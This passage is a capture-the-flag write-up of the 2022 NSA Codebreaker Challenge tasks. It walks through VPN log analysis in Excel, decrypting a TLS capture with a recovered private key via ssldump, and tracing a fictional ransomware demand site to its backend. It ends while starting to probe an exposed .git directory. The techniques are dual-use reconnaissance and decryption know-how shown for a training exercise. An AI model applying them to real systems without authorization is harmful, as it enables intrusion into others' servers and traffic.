Initial Access


We believe that the attacker may have gained access to the victim's network by phishing a legitimate users credentials and connecting over the company's VPN. The FBI has obtained a copy of the company's VPN server log for the week in which the attack took place. Do any of the user accounts show unusual behavior which might indicate their credentials have been compromised?
Note that all IP addresses have been anonymized.

Prompt:

- Enter the username which shows signs of a possible compromise.

vpn.log

```
There is one key analysis tool that is needed for this -- Excel.
If we import the file as a CSV, we get clean columns.  The next part involves
looking at two specific columns:  The Start Time and Duration.

We first need to split the column with the timestamp such that we have the date in
column and the HH:MM:SS in another column.  Insert 3 columns to the right of the
timestamp (for Date, Time, Timezone) then use the "Text to Columns" button on the
Data tab to accomplish this:
```



Convert Text to Columns Wizard - Step 1 of 3

The Text Wizard has determined that your data is Fixed Width.


If this is correct, choose Next, or choose the data type that best describes your data.

Original data type

Choose the file type that best describes your data:

[✓ Delimited] - Characters such as commas or tabs separate each field.

Fixed width - Fields are aligned in columns with spaces between each field.



Delimiters

- [ ] Tab
- [ ] Semicolon
- [ ] Comma
- [x] Space
- [ ] Other:


[✓] Treat consecutive delimiters as one

Text qualifier: "

Data preview


```
Start      Time     
2022.02.14 07:41:26 EDT
2022.02.14 07:53:30 EDT
2022.02.14 08:03:34 EDT
2022.02.14 08:29:04 EDT
```

```
Duration appears to be the number of seconds that the user was logged in.  We can
use that knowledge to add some columns and calculate the actual end times.

To the right of DURATION we will add a column with the formula of:
        =([@Duration]/60)/60
This will give us the number of hours that someone was logged in.

We then can make another column to convert those decimal values into actual time
values:
        =[@Hours]/24

Finally, to the right of the time column (HH:MM:SS), we will add one more column to
calcuate the end time:
        =[@Time]+[@RealHours]

With all of these columns setup, we now can see Start + End times
```



Node	Username	Start	Time	END	Duration	Hours	RealHour
openvpn-server	Jeffrey.Y	2022.02.15	13:17:13	17:04:05	13612	3.78	0.16
openvpn-server	Kyle.W	2022.02.15	13:53:22	18:29:39	16577	4.60	0.19
openvpn-server	Shirley.N	2022.02.15	14:31:01	19:08:36	16655	4.63	0.19
openvpn-server	Carl.J	2022.02.15	15:09:26	18:12:43	10997	3.05	0.13
openvpn-server	Sharon.P	2022.02.15	15:51:22	19:40:24	13742	3.82	0.16
openvpn-server	Isabella.L	2022.02.15	16:09:15	16:40:36	1881	0.52	0.02
openvpn-server	Julie.R	2022.02.15	16:27:21	17:40:57	4416	1.23	0.05
openvpn-server	Benjamin.X	2022.02.15	16:53:37	19:20:05	8788	2.44	0.10
openvpn-server	Kathryn.T	2022.02.15	17:08:43	19:01:33	6770	1.88	0.08

```
Now comes the boring part - Using the Username column, we can filter by name each
user.  We can start by searching for multiple logins on the same day.  If one of
the users has two or more logins on the same day, look at the start and stop times
and look for things that should not happen

Eventually we run across a single user who has two logins on the same day, but the
login/logout times overlap with each other:
```



Node	Username	Start	Time	END
openvpn-server	Michael.L	2022.02.15	9:50:27	15:22:04
openvpn-server	Michael.L	2022.02.15	10:47:23	17:46:39

```
There was a login at 09:50 and they logged out at 15:22 -- However during that same
window of time, there was another login at 10:47~!  This means two people were
logged into the same account at the same time.
```

```
Answer: Michael.L
```

Identifying the attacker

Using the timestamp and IP address information from the VPN log, the FBI was able to identify a virtual server that the attacker used for staging their attack. They were able to obtain a warrant to search the server, but key files used in the attack were deleted.

Luckily, the company uses an intrusion detection system which stores packet logs. They were able to find an SSL session going to the staging server, and believe it may have been the attacker transferring over their tools.

The FBI hopes that these tools may provide a clue to the attacker's identity


Prompt:

- What was the username of the account the attacker used when they built their tools?

root.tar.bz2

session.pcap

```
The PCAP contains nothing but encrypted data.  So without the proper RSA key, we
will not be able to make any use of this.  However, in the root.tar.bz file, we
find that there is a .cert.pem file that contains an RSA Private Key + Certificate.

If we import this in the TLS settings, we are able to see an important packet:
```




```
11 0.012550 172.16.0.1   60366 172.25.135.9   443 TCP      66 60366 → 443 [ACK] Seq=10
12 0.012663 172.16.0.1   60366 172.25.135.9   443 HTTP    135 GET /tools.tar HTTP/1.1
13 0.012675 172.25.135.9   443 172.16.0.1   60366 TCP      66 443 → 60366 [ACK] Seq=14
```

```
So we know that the tools.rar must be the tools that were transferred over.
However, we are still unable to see the raw file data in Wireshark.  We need to do
some extra work on this capture to be able to see the traffic.

While I am sure there is probably a way to get this going properly within
Wireshark, I opted for a different path using a tool called ssldump -- This should
come standard with Kali, but can also be downloaded in a tarball from here:
https://ssldump.sourceforge.net/

The first step is to isolate just the Private Key into its own file.  Just copy the
```

```
private key out of the .cert.pem file and put it into priv.key

Then we can use ssldump with the following options:
        -k   Specifies the Private Key
        -r   Read from a PCAP file
        -d   Decrypt the data using the key
        -n   Don't resolve hostnames
        -w   Write to an output file
```


```
┌──(kali㉿kali)-[/writeups/NSA Codebreakers/A2/Files]
└─$ ssldump -k ./priv.key -r session.pcap -dnw decrypt.pcap
```

```
Opening this new decrypt.pcap file, we can now see that there are no more TLS
packets in the list.  It was all stripped away during the decryption from ssldump.
Also, at the end of the capture, we can now see the HTTP 200 OK Packet which helps
confirm that the traffic was decrypted as this was not available to us in the
original capture.
```




```
1215 5.633268 172.16.0.1      0 172.25.135.9    0 TCP        54 0 → 0 [ACK] Seq=41 Ack=9902126
1216 5.636533 172.25.135.9    0 172.16.0.1      0 HTTP       54 HTTP/1.0 200 ok  (text/plain)
1217 5.636650 172.16.0.1      0 172.25.135.9    0 TCP        54 0 → 0 [FIN, ACK] Seq=41 Ack=990
1218 5.636774 172.25.135.9    0 172.16.0.1      0 TCP        54 0 → 0 [ACK] Seq=9902127 Ack=42
```

```
From here, we can now use HTTP Object Export (File > Export Objects > HTTP) and
extract the tools.rar file that we need.
```



Packet	Hostname	Content Type	Size	Filename
1216		text/plain	9902 kB	tools.tar

```
If we open the tools.rar file with 7zip, we are able to see user/group information
of the person that created the tools.rar file --- presumably also the same person
that created them:
```



D:\Writeups\NSA Codebreakers\A2\Files\tools.tar\

Name	Size	Packed Size	M.	Mode	User	Group
tools	9 898 561	9 899 008		drwxrwxr-x	TenseSulkyPush	TenseSulkyPush

```
Answer: TenseSulkyPush
```

Information Gathering

The attacker left a file with a ransom demand, which points to a site where they're demanding payment to release the victim's files.

We suspect that the attacker may not have been acting entirely on their own. There may be a connection between the attacker and a larger ransomware-as-a-service ring.


Analyze the demand site, and see if you can find a connection to another ransomware-related site.

Prompt:

- Enter the domain name of the associated site.

YOUR_FILES_ARE_SAFE.txt

```
Let's start with analyzing what we have -- the txt file:



Your system has been breached by professional hackers.  Your files have been
encrypted, but they are safe.
Visit https://txlwuygwxgbvajzp.unlockmyfiles.biz/ to find out how to recover them.



Since we don't have much else to go on, lets visit the site and see what we find:
```



RANSOM ME THIS

If you are looking at this page right now, that means that your network has been breached by professional hackers!

All of your files, databases, application files etc were encrypted with military-grade algorithms.


If you are looking for a free decryption tool right now - there's none.

Antivirus labs, researchers, security solution providers, law agencies won't help you to decrypt the data.

The clock is ticking. You have -245 days 9:59:57 until the encryption key for your file is deleted.

Act now. Send 4.718 RansomCoin to address gSk4nrKiLx-S3cKXG_kWPw, and your files will be returned to you.

There isn't much more to go off of at face value, however we should look into the source code and see if there is anything else.
Within the site content, we see a connect.js script, however it appears to be highly obfuscated.




```
(function(_0x38e9ae,_0x415ad0){function _0xc1a8f2(_0x507ce9,
0x6e,_0x2baae5);}const _0x36d77d=_0x38e9ae();while(!![]){try
0x199d+0x3942)*(-parseInt(_0xc1a8f2(-0x169,-0x15d,-0x14c,-0x
0x22*-0x52+0x1ae5))+-parseInt(_0xc1a8f2(-0x16a,-0x16b,-0x17
/(0x169*0x1+0x12fa+-0x145b)+-parseInt(_0x470dff(0x15f,0x13c,
_0x36d77d['push'](_0x36d77d['shift']());}catch(_0x1c3473){_
_0x2c5ad5=_0x1f4242?function(){if(_0x4c967f){const _0x53ea1
_0x5e0758(_0xbe4b9,_0x20a4eb,_0x121caa,_0x21aa7e){return _0
0x33,-0x38,-0x55)]()[_0x428b57(-0x46,-0x42,-0x3d,-0x35)]('((
0x285,-0x296)+'+$');});_0x41003f();let exp_date;var getJSON=
[]),_0x182f39[_0x337e77(0x49,0x34,0x3e,0x3a)+'pe']=_0x5dae4
_0x5dae4c(_0x44ad64,_0x31c2db,_0x1dd52e,_0x37943f){return _
_0x5d3111(_0x2a0735,_0x4a3881,_0x21b0cf,_0x4f5d4c){return _
0x60,_0x556bbd,_0x9f42ed-0xb);}_0x582cf3===0xe75+0xf*0x1c+-
connect(){return new Promise((_0x2b2c77,_0xdbb0f7)=>{functi
_0x12da(_0xcfc67- -0xe8,_0x4f0aa3);}getJSON(_0x151be0(0x12,
```

Before we dig into that, lets check into the other usual places to see if we see anything else happening. Next we can check the Network tab for any transactions of interest.


When we reload the page, we find that there is indeed something different here. While everything appears to come from one domain, there is one extra GET request that is coming from a different subdomain.

```
https://ukzcouspczgmbzmx.ransommethis.net/demand?cid=95876
```



Status	Met...	Domain	File	Initiator	Type	Tra	Size
304	GET	txlwuygwxgbvajzp.unlock...	/	document	html	cac	1.41 kB
304	GET	txlwuygwxgbvajzp.unlock...	connect.js	script	js	cac	6.94 kB
200	GET	txlwuygwxgbvajzp.unlockmyfi...	logo.png	img	png	cac	28.80 kB
200	GET	ukzcouspczgmbzmx.ranso...	demand?cid=95876	/:1 (xhr)	json	31ś	74 B
404	GET	txlwuygwxgbvajzp.unlock...	favicon.ico	FaviconLoad...	html	cac	153 B

```
It is technically a subdomain, but its different than the rest of the site.  If we
visit the domain we get an Unauthorized message, but the footer lets us know that
this is indeed part of the challenge.
```



Unauthorized

You are not authorized to view this page.

This site is part of the 2022 NSA Codebreaker Challenge. Please do not submit any personal data to this site.

```
Answer: ukzcouspczgmbzmx.ransommethis.net
```

I COMPLETED
TASK
B1
OF THE
CODEBREAKER
CHALLENGE
2022
NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

Getting Deeper

It looks like the backend site you discovered has some security features to prevent you from snooping. They must have hidden the login page away somewhere hard to guess.

Analyze the backend site, and find the URL to the login page.


Hint: this group seems a bit sloppy. They might be exposing more than they intend to.

Warning: Forced-browsing tools, such as DirBuster, are unlikely to be very helpful for this challenge, and may get your IP address automatically blocked by AWS as a DDoS-prevention measure. Codebreaker has no control over this blocking, so we suggest not attempting to use these techniques.

Prompt:

- Enter the URL for the login page

```
This was a tricky one as there really was not much to go off of.  Nothing in the
developer tools immediately gave anything away for the site, so I fired up
BurpSuite to check and see if anything was out of the ordinary.

When we do the initial request, we get a single clue to how the backend is running
-- The X-Git-Commit-Hash header in the response:
```



Response

Pretty Raw Hex Render

```
HTTP/2 403 Forbidden
Date: Thu, 17 Nov 2022 06:08:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 412
Server: nginx/1.23.1
X-Git-Commit-Hash: d48c1d5c2e34a9db4b0e1faaa8c8cab025f1eeee
```

```
The presence of this header would seem to indicate that the server is using a Git
repo in its development.  We can test for this by attempting to access .git as a
folder item since all git repos have this folder that contains all the content and
history for that repo.
```

```
Where before we were getting "Unauthorized", we now get a "Directory Listing
Disabled" error.  This would imply that the folder does exist on the server and we
should try to enumerate it.
```

